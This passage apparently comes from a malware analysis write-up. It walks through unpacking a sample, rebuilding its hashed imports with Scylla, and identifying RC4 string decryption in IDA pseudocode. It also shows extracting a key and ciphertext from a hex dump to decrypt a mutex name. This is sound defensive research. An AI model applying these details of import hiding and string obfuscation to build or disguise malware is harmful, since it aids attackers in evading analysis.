
After that I stepped into the function and as shown in the screenshot below the DWORD changed from 61CB64 to &SetErrorMode, which is the API. You can notice that by comparing screenshot 67 to screenshot 68.

Screenshot 68




So now that I resolved the dynamic imports, I'll use Scylla to dump this process. Before dumping the process, it is important to change the OEP address to the EntryPoint's address to avoid changing the EntryPoint of the program, as shown below.

Screenshot 69




As shown in the screenshot below Scylla found the imports.

Screenshot 70




I then fixed the dump I took earlier and the below screesnhot shows all the imports used by the program,

Screenshot 71




Now I'll use PE-bear to check the imports of the original progam, as you can see in screenshot 72, only the KERNEL32.DLL is visible.

Screenshot 72




However, the fixed dump by Scylla shows all the imported libraries used by the program as shown in screenshot 73.

Screenshot 73




After loading the fixed dump in IDA, we can see that the EntryPoint did not change because I used the right OEP address.

Screenshot 74



And all the imported libraries are now shown. Having those imports labeled will tremendously ease the process of reverse engineering the program.


Screenshot 75



However, this technique is not the best because it alters the binary. This happens because the binary itself overwrites those hashes with the API addresses when the past IAT builder function is ran. The reason that Scylla's fix makes the binary unable to run is the IAT function in the binary doesn't know that those hashes have already been overwritten and it will just try to look up the API addresses as if they have hashes. I used this technique because I don't have IDA Pro and I cannot integrate a script to properly label the imports.


Gaining this information we can now confirm that the third function (sub_9F6A4D) that gets called

Screenshot 76




is the jump to the function that builds the IAT, therefore I'll rename it from sub_9F6A4D to jmp_IAT_built_here.

Screenshot 77



And sub_9F5BCD to IAT_built_here


Screenshot 78



ENCRYPTED STRINGS


As per my previous analysis, the malware contains obfuscated or encrypted strings. In this section, I'll walk through how I decrypted the strings by finding out the encryption algorithm. After knowing the jmp_IAT_built_here function, I took a look at the function that gets called right after it, which is sub9F489C

Screenshot 79




Inside this function, the first function that gets called is sub_94F4E03 which takes 5 arguments. Looking at where else this function was called, the result was quite a lot with the same first argument as unk_A0CC28. Therefore, I started digging deeper into this function.

Screenshot 80




The function returns another function (sub_9F59FC) that takes in 5 arguments as well, as shown below.

Screenshot 81




By looking into sub_9F59FC, I found the following code.

Screenshot 82



Let's look at it part by part. As you can see, first there are two for loops, looping from 0 to 255 (0x100 values). For each loop in the counter, it is assigning the counter value (i) to the array (v14) in the same counter index. In the second loop, the j value of the array v14 (v14[j]) is added to v5. Therefore, a2 and a1 seemingly are the key length and the key accordingly.

Screenshot 83



So let's rename i to var_count, v14 to var_array, a2 to arg_key_len, and a1 to arg_key. In line 22 and 23, it exchanges the values of var_array[i] and var_array[j].

Screenshot 84

```
LOBYTE(v5) = 0;
for ( var_count = 0; var_count < 0x100; ++var_count )
  var_array[var_count] = var_count;
for ( j = 0; j < 0x100; ++j )
{
  v8 = var_array[j];
  v5 = (unsigned __int8)(v5 + *(_BYTE *)(j % arg_key_len + arg_key) + v8);
  var_array[j] = var_array[v5];
  var_array[v5] = v8;
}
```

This encryption algorithm is the same as the **RC4** encryption. The RC4 algorithm is shown below which corresponds to how I analyzed the previous function.

Screenshot 85

```
for i from 0 to 255
    S[i] := i
endfor
j := 0
for i from 0 to 255
    j := (j + S[i] + key[i mod keylength]) mod 256
    swap values of S[i] and S[j]
endfor
```

Therefore, let's rename the function sub_9F59FC to rc4_here. As you can see, the arguments got renamed since we previously renamed them. Now there are 3 arguments left. Therefore, it makes sense to be the data, data length, and encrypted data.

Screenshot 86

Pseudocode-A

```
_BYTE *__cdecl rc4_here(int arg_key, unsigned int arg_key_len, int a3, int a4, _BYTE *a5)
{
```

Knowing that this was the rc4 encryption algorithm, the function that returns it is probably the string decryption function. Therefore, I renamed it from sub_94F4E03 to decrypt_string_here.

Screenshot 87

Pseudocode-A

```
_BYTE *__cdecl decrypt_string_here(int a1, int a2, unsigned int a3, int a4, _BYTE *a5)
{
  return rc4_here(a2 + a1, a3, a2 + a1 + a3, a4, a5);
}
```

Now that I know the 5 arguments – encrypted data, data, data length, key, key length – the main challenge I faced was there ordering. Therefore, I looked back at the decrypt_string_here function that was in sub_9F489C to understand the arguments ordering better. After studying the function more, the ordering turned out to be encrypted data, key offset, key length, data length, output of the function.

Screenshot 88

```
Pseudocode-A
1  BOOL sub_9F489C()
2  {
3    int v0; // esi
4    WCHAR Name[44]; // [esp+4h] [ebp-58h] BYREF
5
6    decrypt_string_here(&unk_A0CC28, 1982, 15, 86, Name);
7    Name[43] = 0;
8    v0 = 0;
9    hObject = CreateMutexW(0, 0, Name);
10   if ( hObject )
11     return RtlGetLastWin32Error() == 183;
12   return v0;
13 }
```

DECRYPTING STRINGS

Going to the pointer of the encrypted data table,

Screenshot 89

```
.data:00A0CC26                db  81h
.data:00A0CC27                db  77h ; w
.data:00A0CC28 unk_A0CC28     db  0BEh              ; DATA XREF: sub_9F3E42+D1o
.data:00A0CC28                                      ; sub_9F4063+12To ...
.data:00A0CC29                db  51h ; Q
.data:00A0CC2A                db  55h ; U
.data:00A0CC2B                db  0ADh
.data:00A0CC2C                db  1Fh
.data:00A0CC2D                db  0D1h
.data:00A0CC2E                db  78h ; x
.data:00A0CC2F                db  9Eh
.data:00A0CC30                db  0ACh
```

```
int v0; // esi
WCHAR Name[44]; // [esp+4h] [ebp-58h] BYREF

decrypt_string_here(&unk_A0CC28, 1982, 15, 86, Name);
Name[43] = 0;
v0 = 0;
hObject = CreateMutexW(0, 0, Name);
if ( hObject )
  return RtlGetLastWin32Error() == 183;
return v0;
}
```

To get the address, we need to add both, the key offset and the encrypted data's offset. As shown below, we get 0xa0d3e6.

Screenshot 90

```
1  x = hex(0x7BE + 0xa0cc28)
2  print(x)
```

```
0xa0d3e6
>
```

Going to this address, our key should be the first 15 bytes.


- Key: 48 5A 8E EE F3 04 1A E7 53 24 67 40 A7 53 FF
- Encrypted text: 36 42 36 05 A9 60 02 D7 E5 AF 77 0B AE

Screenshot 91

```
00A0D3E0  45 46 65 EC 01 2E 48 5A  8E EE F3 04 1A E7 53 24  EFe...HZ........
00A0D3F0  67 40 A7 53 FF 36 42 36  05 A9 60 02 D7 E5 AF 77  g@.S.6B6..`....w
00A0D400  0B AE CC 2D 2E C1 A6 9B  7E 6B 1E 47 A9 5F 1F BB  ........~k.G._..
00A0D410  84 0B 96 EB B5 D6 9F E1  05 3E 7F 72 66 BB 29 21  ...........rf.)!
00A0D420  5D 5F 8E C7 44 06 56 1B  88 1B 25 09 A1 B2 36 97  ]_....V...%...6.
00A0D430  96 E8 78 7C A9 60 70 F1  B7 8E 13 BF FE F6 DB 4F  .....`p........
00A0D440  D6 EF BB 8A 61 42 C2 27  53 5A 0E 22 7A A0 F5 AD  ....aB..SZ."z...
00A0D450  8E 61 E6 EC FF 2E 93 F1  60 3A D3 00 00 00 00 00  .a.....`:.....
```


Using Cyberchef I decrypted the text, as shown below.

Screenshot 92



